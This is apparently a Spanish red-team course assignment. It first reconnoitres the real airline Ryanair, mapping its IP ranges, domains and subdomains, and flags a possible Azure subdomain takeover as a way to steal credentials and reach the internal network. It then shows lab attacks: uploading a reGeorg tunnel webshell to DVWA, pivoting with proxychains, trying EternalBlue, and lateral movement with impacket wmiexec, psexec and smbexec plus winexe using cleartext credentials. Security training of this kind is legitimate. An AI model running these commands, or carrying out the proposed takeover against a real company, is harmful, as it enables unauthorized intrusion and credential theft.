

PRÁCTICA

RED TEAM

Keepcoding 2022-2023

Hecho por :

Angie Aristizabal



RECONOCIMIENTO DE UNA ORGANIZACIÓN

RyanAir



Lo primero que se buscará, serán los rangos de IP de Ryan Air.

Esto con ip-netblocks.whoisxmlapi.com/api.

El archivo con todos los rangos obtenidos será adjuntado con el nombre de : **rangosdeip**









Se identifica el CIDR de cada una y se ubica en el documento de Excel para llevar un mejor control de todo.

También se hace uso de la página web de : <https://bgp.he.net/> para obtener los rangos de red dentro del sistema autonomo de la empresa.

En el caso de RyanAir, sólo cuenta con uno

HURRICANE ELECTRIC
INTERNET SERVICES

Search Results

Result	Description
ryanair	
AS31733	RYANAIR LIMITED 
37.18.150.0/24	RYANAIR LIMITED 
37.18.149.0/24	RYANAIR LIMITED 
37.18.148.0/24	RYANAIR LIMITED 
37.18.147.0/24	RYANAIR LIMITED 
37.18.146.0/24	RYANAIR LIMITED 
37.18.145.0/24	RYANAIR LIMITED 
37.18.144.0/24	RYANAIR LIMITED 

Updated 08 Feb 2023 16:29 PST © 2023 Hurricane Electric

Prefix	Description
37.18.144.0/24	RYANAIR LIMITED

Dominios


En este punto ya contamos con una larga lista de rangos IP y sigue la recopilación de dominios.

En un principio se hizo un Reverse Ip Lookup por medio de viewdns pero ninguno de las IP dio resultados. Ni la ip recogida del sistema autonomo de bgp

```
Reverse IP results for 37.18.144.0
=====
Reverse IP results for 87.234.17.248
=====
There are 0 domains hosted on this server.
```

Lo siguiente fue usar la funcionalidad Domains & Subdomains Discovery API de whoisxmlapi.

De aquí se pudieron recoger un total de :



Estas paginas se revisaron una a una ya que varias no tenían pinta de ser de RyanAir y después de revisarlas sólo quedarón 25.

Estos dominios se adjuntaran en el archivo "domains.csv" junto con los que se encuentren próximamente

Después de esto, se buscarán más dominios por medio de viewdns, intentando conseguir NS propios de los que sacar más dominios.

Pero no tiene NS propio

Information	Information
Nameserver records returned by the parent servers are:	Nameserver records returned by the parent servers are:
ns0.transip.net. [NO GLUE] [TTL=86400]	ns3.websupport.sk. [45.10.97.13] [TTL=3600]
ns1.transip.nl. [NO GLUE] [TTL=86400]	ns1.websupport.sk. [45.10.97.11] [TTL=3600]
ns2.transip.eu. [37.97.199.195] [TTL=86400]	ns2.websupport.sk. [185.71.159.12] [TTL=3600]
This information was kindly provided by w.dns	
Good! The parent servers have information on your domains (like .co.us) do not have a DNS zone at	
ns1.livedns.co.uk. [NO GLUE] [TTL=172800]	
ns2.livedns.co.uk. [NO GLUE] [TTL=172800]	
ns3.livedns.co.uk. [NO GLUE] [TTL=172800]	
This information was kindly provided by e.gtld-s	
Good! The parent servers have information on your domains (like .co.us) do not have a DNS zone at	
Nameserver records returned by the parent servers are:	
ns1.eurodns.com. [8.20.241.107] [TTL=172800]	
ns2.eurodns.com. [8.20.243.107] [TTL=172800]	
ns3.eurodns.com. [8.20.241.108] [TTL=172800]	
ns4.eurodns.com. [8.20.243.108] [TTL=172800]	
This information was kindly provided by e.gtld-servers.net.	
Good! The parent servers have information on your domain. Some other	

Como ultimo intento quise probar en la página de **securitytrails.com**, aquí encuentre algún que otro dominio más y subdominios que fui organizando en el excel. Aunque muchos de los resultados no tenían nada que ver con la empresa.

A	B
Dominio	
ryanair-golf.com	laudamotion.at
ryanair-checkngo.com	ade.ie
airlinesforeurope.fr	ryanair-hotels.dk
ade.fr	ryan-air-hotel.dk
ryanair-claim.eu	groundops.com
ryanair.dk	ryanair.net
newryanair.com	ryr.ie
ryanair-letenky.sk	ryanairhotel.dk
ryanairtalk.com	laudamotion.net
ryanairvouchers.com	ryanair.fi
b737trassessments.com	dunne365.com
ryanairhotels.dk	ryanair.fr
ryanairplus.com	ryanair.ie
rvanairmail.dk	ryanair.de
	ryanair.it

Una vez con los dominios, empieza la búsqueda enfocada en subdominios.

Subdominios

El primer programa que se usará es Assetfinder. Primero con ryanair.com

```
(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder ryanair.com
effdata.ryanair.com
www.ryanair.com
aho.chunghwapost.info
ryanair-test.myfoxsystem.com
dihlo.net
ryanair.com
```

Después se hizo la prueba con el resto de dominios y ninguno dio más resultados excepto uno.

```
(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder ryanairtalk.com

(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder b737trassessments.com
dev.b737trassessments.com
b737trassessments.com
www.b737trassessments.com
gall.dev.b737trassessments.com
sit.b737trassessments.com

(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder b737trassessments.com >> b737trassessments.c

(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder ryanairhotels.dk

(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder ryanairplus.com

(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder rvanairmail.dk

(kali@kali)-[~/Desktop/herramientas/assetfinder]
$ assetfinder laudamotion.at

(kali@kali)-[~/Desktop/herramientas/assetfinder]
```

La siguiente herramienta será **amass**, que antes de usarla, hay que configurarla. Pondré los dos dominios que dieron resultados en el **assetfinder**, activaré la fuerza bruta dándole diccionarios de SecList y activaré las alteraciones . Todo esto para conseguir la mayor cantidad posible de subdominios

El comando a lanzar:

Por otro lado mientras se reciben los resultados de Amass, se usa la herramienta subscan para ambos dominios

Page 5

Una vez ya se esta con los resultados de las tres herramientas (assetfinder, amass y subscan) , se juntan y se limpian para que no se repita ninguna
Esta lista de subdominios se adjuntará con este informe con el nombre de :
subdominios.txt

Ahora para asegurarnos de que todos los subdominios que estan en la lista responden, se usará puredns para limpiarla en cierto modo y solo quedarnos con los subdominios que respondan

```
(kali@kali)-[~/Desktop/herramientas]
$ puredns resolve /home/kali/Desktop/practicaredteam/subdominios -r resolvers.txt -write purednsryanair
```

Y después de esto, con esta nueva lista de subdominios se le aplica EyeWitness. Es **importante recalcar** que lo ideal sería complementar esto con una **enumeración pasiva con Shodan** pero al ser una plataforma con búsquedas limitadas, no pude hacerlo ya que se cumplió el limite de búsquedas enseguida

La lista una vez limpia se adjuntara con el nombre de :
subdominiosdespuesdepuredns

```
cd Python
(kali@kali)-[~/Desktop/herramientas/EyeWitness/Python]
$ ./EyeWitness.py --web -f /home/kali/Desktop/practicaredteam/subdominios -d subdominioseyewitness
```

Los resultados de EyeWitness se adjuntaran con este informe, en un archivo llamado :
eyewitness.

Entre esos resultados se pueden destacar ciertos puntos :


Se puede ver que trabajan con Amazon, cosa que pone más complicado el hecho de conseguir un vector de acceso. Sin embargo sabiendo esto podríamos averiguar más a ver si el hacernos con un dominio de Amazon(suponiendo que a los trabajadores solo les dejan acceder a dominios de Amazon) nos resultaría ayudando para establecer una conexión con alguno de sus equipos

<p>http://uat-mhwbp.ryanair.com Resolved to: 18.154.48.125</p> <p>Page Title: Unknown Content-Type: application/json Content-Length: 42 Connection: close Date: Fri, 10 Feb 2023 23:03:39 GMT x-amzn-Requestid: 865d3563-c6d6-462f-95d0-085fb429777f x-amzn-ErrorType: MissingAuthenticationTokenException x-amz-apigw-id: AJUD2HqUDoEFWFA= X-Cache: Error from cloudfront Via: 1.1 359bc1d5577c7c49388c1dfe062fa074.cloudfront.net (CloudFront) X-Amz-Cf-Pop: MAD56-P3 X-Amz-Cf-Id: P8fvpyQr0g4SMnXaGleBOPiXvgXE5rG4VoBZhZOWZlqN3PsPR5UzXg== Response Code: 403</p> <p>Source Code</p>	<p>JSON Raw Data Headers</p> <p>Save Copy Collapse All Expand All Print (JSON)</p> <p>Message: "Missing Authentication Token"</p>
--	---

Esta página por el contrario no esta con CloudFront y cuando quise entrar a ella directamente, el navegador cargó hasta decir que tuvo problemas para encontrar esta página.

Esto da a pensar que no es una página muy revisada. Así que sería interesante ver si tiene una conexión directa a la red interna de RyanAir para así usarla como vector de acceso.

De tecnologías cuenta con momentjs 2.14.1, el cual buscando en internet se le ha encontrado **una vulnerabilidad** que se puede ver en el siguiente enlace : (copiar y pegar en el navegador) <https://github.com/cderche/payture-node/issues/10>



Después de esto se hace un escaner de vulnerabilidades con Nuclei con el siguiente comando y detecta una vulnerabilidad alta de la que se podría sacar provecho haciendo un subdomain takeover. Al tomar control de un dominio podemos con este intentar conseguir credenciales que nos permitan llegar a la red interna


```
(kali@kali)-[~/Desktop/herramientas]
$ nuclei -l subdominios2 -es info -pt dns,http,headless,network -o nucleiryainair

[INF] Your current nuclei-templates v9.3.6 are outdated. Latest is v9.3.7
[INF] Downloading latest release...
[INF] Successfully updated nuclei-templates (v9.3.7) to /home/kali/.local/nuclei-templates. GoodLuck!
[INF] Using Nuclei Engine 2.8.8 (outdated)
[INF] Using Nuclei Templates 9.3.7 (latest)
[INF] Templates added in last update: 58
[INF] Templates loaded for scan: 2856
[INF] Targets loaded for scan: 106
[INF] Running httpx on input host
[INF] Found 67 URL from httpx
[INF] Templates clustered: 251 (Reduced 23744 Requests)
[INF] Using Interactsh Server: oast.me
[azure-takeover-detection] [dns] [high] ryanairita.ryanair.com [palmaprodwe.azurewebsites.net.]
```


Por lo que estos podrían ser posibles vectores de acceso a investigar para confirmarlos. Inclinandome más por el subdomain takeover. Vulnerabilidad detectada por nuclei.

Intrusión y explotación de vulnerabilidades mediante tunelización


Lo primero para hacer los ejercicios es ubicar el DVWA en dos redes diferentes de NAT



Kali en una de esas redes



Windows 2008 en la otra red de Nat




Por lo que debe quedar el DVWA en dos redes distintas de NAT.

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
dwa@dwa:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6c:4c:f4
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.0
          inet6 addr: fe80::a00:27ff:fe6c:4cf4/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3421 (3.4 KB)  TX bytes:3121 (3.1 KB)
          Interrupt:19 Base address:0xd020


eth1      Link encap:Ethernet  HWaddr 08:00:27:ca:2f:96
          inet6 addr: fe80::a00:27ff:feca:2f96/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120 (120.0 B)  TX bytes:468 (468.0 B)
          Interrupt:16 Base address:0xd240

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3888 (3.8 KB)  TX bytes:3888 (3.8 KB)
```

Desde Kali, con la ip de DVWA se accede a su pagina y se sube el archivo de reGeorg : tunnel.nosocket.php




Viendo que todo esta bien, con este mismo link se lanza el siguiente comando




The image shows a web browser window at the top with the address bar displaying '10.0.2.4/hackable/uploads/tunnel.nosocket.php'. Below the browser, a terminal window shows the command 'python2.7 reGeorgSocksProxy.py -u http://10.0.2.4/hackable/uploads/tunnel.nosocket.php' being executed. The output of the command is 'Georg says, 'All seems fine''.

Se edita el archivo de configuración de proxychains poniendo la ip 127.0.0.1 y el puerto correspondiente, en este caso 8888




The image shows a terminal window with the following output: 'set to [INFO]', 'socks server [127.0.0.1:8888], tunnel at [http://10.0.2.4/hackable/uploads/tunnel.nosocket.php]', 'if Georg is ready', 's, 'All seems fine''. To the right, a separate window shows the configuration of proxychains, including the line 'socks5 127.0.0.1 8888'.

Lo primero que se hace ahora será la enumeración del Windows 2008 con un escaneo de puertos de nmap



The image shows a terminal window with the following output: '(kali@kali)-[~]', '\$ proxychains -f proxychains4.conf nmap 10.0.2.26', '[proxychains] config file found: proxychains4.conf', '[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4', '[proxychains] DLL init: proxychains-ng 4.16', 'Starting Nmap 7.92 (https://nmap.org) at 2023-02-12 10:21 EST', '[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:80 ... OK'.



The image shows a terminal window with the following output: 'Host is up (0.0045s latency).', 'Not shown: 988 closed tcp ports (conn-refused)', 'PORT STATE SERVICE', '80/tcp open http', '135/tcp open msrpc', '139/tcp open netbios-ssn', '445/tcp open microsoft-ds', '1433/tcp open ms-sql-s', '3389/tcp open ms-wbt-server', '49152/tcp open unknown', '49153/tcp open unknown', '49154/tcp open unknown', '49155/tcp open unknown', '49156/tcp open unknown', '49157/tcp open unknown', 'Nmap done: 1 IP address (1 host up) scanned in 9.90 second'.

```
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
msf6 > set Proxies SOCKS5 127.0.0.1:8888
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
```

Con esto, quedaría seleccionar el exploit de eternal blue y asignarle el puerto

```
[proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 445
[proxychains] DLL init: proxychains-ng 4.16
```

Y la ip de la máquina a atacar:

```
[proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.26
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
```

Y con escribir exploit ya quedaría explotada la vulnerabilidad.

En mi caso por alguna razón me salía que el target no era vulnerable , pero este sería el proceso .

```
[proxychains] DLL init: proxychains-ng 4.16
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16

[*] Started reverse TCP handler on 10.0.2.15:445
[*] 10.0.2.26:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[proxychains] Strict chain ... 127.0.0.1:8888 ... 10.0.2.26:445 ... OK
[-] 10.0.2.26:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.0.2.26:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.26:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
[proxychains] DLL init: proxychains-ng 4.16
```

Movimiento lateral sobre sistemas

Las 4 técnicas elegidas y que han sido llevadas con éxito, son las siguientes. Siendo estas de Linux a Windows

```
(kali㉿kali)-[~]
$ impacket-wmiexec rooted.local/jose:abc123..@10.0.2.26
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>ipconfig

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encoding
and then execute wmiexec.py again with -codec and the corresponding codec

Configuraci3n IP de Windows

Adaptador de Ethernet Conexi3n de 3rea local 3:

    Sufijo DNS espec3fico para la conexi3n. . . : rooted.local
    Vinculo: direcci3n IPv6 local. . . : fe80::1043:b7de:b280:5fd1%15
    Direcci3n IPv4. . . . . : 10.0.2.26
    M3scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.2

Adaptador de t3nel isatap.rooted.local:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS espec3fico para la conexi3n. . . : rooted.local

C:\>
```

```
(kali㉿kali)-[~]
$ winexe -U rooted.local/jose%abc123.. //10.0.2.26 cmd
Microsoft Windows [Versi3n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

```
(kali㉿kali)-[~]
$ impacket-psexec rooted.local/jose:abc123..@10.0.2.26
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.2.26.....
[*] Found writable share ADMIN$
[*] Uploading file leNCUVFR.exe
[*] Opening SVCManager on 10.0.2.26.....
[*] Creating service VjCh on 10.0.2.26.....
[*] Starting service VjCh.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encoding
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi3n 6.1.7601]

Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

```
root@kali:~# impacket-smbexec rooted.local/jose:abc123..@10.0.2.26

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
C:\Windows\system32>
C:\Windows\system32>ipconfig
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encoding
and then execute smbexec.py again with -codec and the corresponding codec

Configuraci3n IP de Windows

Adaptador de Ethernet Conexi3n de 3rea local 3:

    Sufijo DNS espec3fico para la conexi3n. . . : rooted.local
    Vinculo: direcci3n IPv6 local. . . : fe80::1043:b7de:b280:5fd1%15
    Direcci3n IPv4. . . . . : 10.0.2.26
    M3scara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.2

Adaptador de t3nel isatap.rooted.local:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS espec3fico para la conexi3n. . : rooted.local

C:\Windows\system32>
zsh: suspended impacket-smbexec rooted.local/jose:abc123..@10.0.2.26
```